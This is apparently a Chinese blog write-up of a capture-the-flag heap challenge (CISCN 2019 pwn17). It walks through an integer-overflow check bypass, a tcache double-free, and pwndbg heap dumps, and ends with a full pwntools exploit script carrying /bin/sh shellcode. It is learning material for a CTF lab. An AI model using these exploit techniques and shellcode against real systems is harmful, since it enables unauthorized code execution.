
【逆向学习记录】Tcachebin CISCN_2019_PWN17 Write up

原创

卦星 于 2019-09-01 12:39:49 发布

分类专栏： 逆向学习记录 文章标签： 逆向学习 tcache tcachebins writeup

本文链接：https://blog.csdn.net/zhy025907/article/details/99206831



1 概述

这几天做了一个libc2.27的题目，了解到tcachebin的基础内容，发现利用这个tcachebin，反而导致漏洞更好利用了

2 CTF题目

题目1：CISCN2019_pwn6


参考：pwn6_exp

题目2：CISCN2019_pwn17

3 解题思路

3.1 题目解析

1，输入内容，基本上没有任何内容提示



2、反编译查看

1、存在一个check，绕过这个check，是一个整数溢出

```
  v5 = __readfsqword(0x28u);
  stream = fopen("/dev/urandom", "rb");
  fread(&ptr, 0xCuLL, 1uLL, stream);
  fclose(stream);
  read(0, &input_buf, 0x10uLL);
  if ( !strncmp(&input_buf, &ptr, 0xCuLL) )
  {
    puts("Welcome, MIB Agent.");
    result = 0LL;
  }
  else
  {
    printf("> ");
    __isoc99_scanf((__int64)"%d", (__int64)&input_number);
    if ( (signed int)input_number > 255 || !input_number )
    {
      puts("Access denied.");
      exit(0);
    }
    result = input_number;
  }
  return result;
}
```


如果输入的input_number等于这个值，通过类型强转化为signed int（32位），就是0 了

2、在执行shellcode之前，还有第二个比较操作，需要满足

```
}
if ( !strcmp(s1, "The cake is a lie!") )
  run_shellcode();
exit(0);
```

3、即使输入shellcode，也需要满足下面这个条件：异或

```
unsigned int i; // [rsp+18h] [rbp-8h]
int v3; // [rsp+1Ch] [rbp-4h]

v3 = strlen(a1);
for ( i = 0; ; ++i )
{
  result = i;
  if ( (signed int)i > v3 )
    break;
  a1[i] ^= a1[i + 1];
}
```


绕过方法：

1、shellcode 计算异或之后输入

2、在shellcode之前添加一段指令，保证 strlen 很短，shellcode不用校验

4、查找漏洞点

free之后，没有置空，可以造成double free

```
__int64 sub_EA0()
{
  if ( dword_202010 <= 0 )
    exit(0);
  if ( !ptr )
    exit(0);
  free(ptr);
  return (unsigned int)(dword_202010-- - 1);
}
```

4 EXP解读

主要思路：

- 通过doubleFree构造“泄露”可用的地址
- 通过覆盖可以，篡改已知字符串
- 绕过最后的check，进行命令执行

1、绕过check，目前的堆栈是：

check绕过之后				
备注	Addr			
chunk size	0x5615feceb480	0x00	0x00000041	
	0x5615feceb490			fd(8个字节)/bk(8个字节)
	0x5615feceb4A0	xxx		
	0x5615feceb4B0	xxx		
		上面的内容是：The cake is not a lie!		

2、需要add一次，堆栈图如下：

add 一次之后 add(0x7f,"A" * 8)				
备注	Addr			
chunk size	0x5615feceb480	0x00	0x00000041	

chunk size	0x5615feceb480	0x00		0x00000041	
	0x5615feceb490				fd(8个字节)/bk(8个字节)
	0x5615feceb4A0	xxx			
	0x5615feceb4B0	xxx			
	0x5615feceb4c0			0x00000091	
	0x5615feceb4d0	AAAAAAAAA			
	...				
	...				
	...				
	0x5615feceb550				

3、delete一次之后：

delete 一次之后 delete()					
备注	Addr				
chunk size	0x5615feceb480	0x00		0x00000041	
	0x5615feceb490				fd(8个字节)/bk(8个字节)
	0x5615feceb4A0	xxx			
	0x5615feceb4B0	xxx			
	0x5615feceb4c0			0x00000091	
	0x5615feceb4d0	0			
	...				
	...				
	...				
	0x5615feceb550				

堆栈内容并没有什么变化，但是释放之后，会进入tcachebins

```
pwndbg> bins
tcachebins
0x90 [  1]: 0x5615feceb4d0 ◂— 0x0
0x230 [  1]: 0x5615feceb260 ◂— 0x0
fastbins
0x20: 0x0
0x30: 0x0
0x40: 0x0
0x50: 0x0
0x60: 0x0
0x70: 0x0
0x80: 0x0
```


4、再释放一次：注意第二个堆的fd的位置，发生的变化：

delete 二次之后 delete()					
备注	Addr				
chunk size	0x5615feceb480	0x00		0x00000041	
	0x5615feceb490				fd(8个字节)/bk(8个字节)
	0x5615feceb4A0	xxx			
	0x5615feceb4B0	xxx			
	0x5615feceb4c0			0x00000091	
	0x5615feceb4d0	0x5615feceb4d0			

	0x5615feceb4d0	0x5615feceb4d0				
	…					
	…					
	…					
	0x5615feceb550					


```
pwndbg> bins
tcachebins
0x90 [  2]: 0x5615feceb4d0 ◂— 0x5615feceb4d0
0x230 [  1]: 0x5615feceb260 ◂— 0x0
fastbins
0x20: 0x0
0x30: 0x0
0x40: 0x0
0x50: 0x0
0x60: 0x0
0x70: 0x0
0x80: 0x0
unsortedbin
all: 0x0
smallbins
empty
```


这时候，可以看到tachebins里面中的fd指针指向了自己。如果可以修改自己的内容，就相当于修改了下一次申请的地址空间。

6、因此，add一次（由于是分次调试的，显示的地址，可能稍微有点不同，但是后面几位是相同的）：

add一次 add(0x7f,"\x90")						
备注	Addr					
chunk size	0x5615feceb480	0x00		0x00000041		
	0x5615feceb490					fd(8个字节)/bk(8个字节)
	0x5615feceb4A0	xxx				
	0x5615feceb4B0	xxx				
	0x5615feceb4c0			0x00000091		
	0x5615feceb4d0	0x5615feceb490				
	…					
	…					
	…					
	0x5615feceb550					


```
pwndbg> bins
tcachebins
0x90 [  1]: 0x55aaeaca14d0 —▸ 0x55aaeaca1490 ◂— 'The cake is not a lie!'
0x230 [  1]: 0x55aaeaca1260 ◂— 0x0
fastbins
```

这里为什么是0x90：因为tcachebin中地址是fd的地址，不是chunk的地址，所以为了指向chunk为0x80的地方，这里是0x90

7、然后再add一次，仍然从tcachebin中进行分配，并修改里面的内容，就相当于获取了之前分配的地址，修改固定的字符串,这里就不画了。

```
add(0x7f,"\x90")
add(0x7f,"The cake is a lie!\x00")
```

8、绕过后面异或的check

后面的异或：有个check，考察的是strlen，遇\x00截断，因此，寻找指令，可以绕过strlen的长度：

```
push 0
mov eax

>>> asm("mov eax,0")
'\xb8\x00\x00\x00\x00'
>>> asm("push 0")
'j\x00'
```

最终就是上面git的exp（抄过来的）

```python
#coding=utf-8
from pwn import *
local = 1
argv=[""]
context.terminal=["tmux","splitw","-h"]
if local :
    a=process("./pwn")
    libc=ELF("/lib/x86_64-linux-gnu/libc.so.6")
else:
    a=remote("",)
    libc=ELF("")
def debug():
    gdb.attach(a,'''
    b *(0x555555554000+0x00000000000103A)
b *(0x555555554000+0x000000000000E9E)
    ''')
def menu(idx):
    a.recvuntil("> ")
    a.sendline(str(idx))
def add(size,content):
    menu(1)
    menu(size)
    a.recvuntil("> ")
    a.send(content)
def delete():
    menu(2)
def check():
    a.recvuntil("> ")
    a.sendline("1")
    a.recvuntil("> ")
    a.sendline("-268435456")
#debug()
check()

add(0x7f,'AAA')
delete()
delete()
#debug()
add(0x7f,'\x90')
add(0x7f,'\x90')
add(0x7f,"The cake is a lie!\x00")
menu(3)
shellcode_x64 = "\x31\xf6\x48\xbb\x2f\x62\x69\x6e\x2f\x2f\x73\x68\x56\x53\x54\x5f\x6a\x3b\x58\x31\xd2\x0f\x05"


shellcode = asm("push 0")+shellcode_x64

a.recvuntil("> ")
a.send(shellcode)

a.interactive()
```

5 tcachebins

1. tcachebins 和fastbins的区别：
   -------->tcachebins 指向的是fd的地址，fastbins 指向的是chunk的地址
   -------->tcachebins 不存在严格校验，fastbins的校验条件会更苛刻一点
   -------->tcachebins 的数量有限7个，大小比fastbins
   参考libc2.26 之后的tcache机制
2. tcache 和 fastbin在free中并没有被清除inuse标志，所以他们被认为是处于使用状态，不会被合并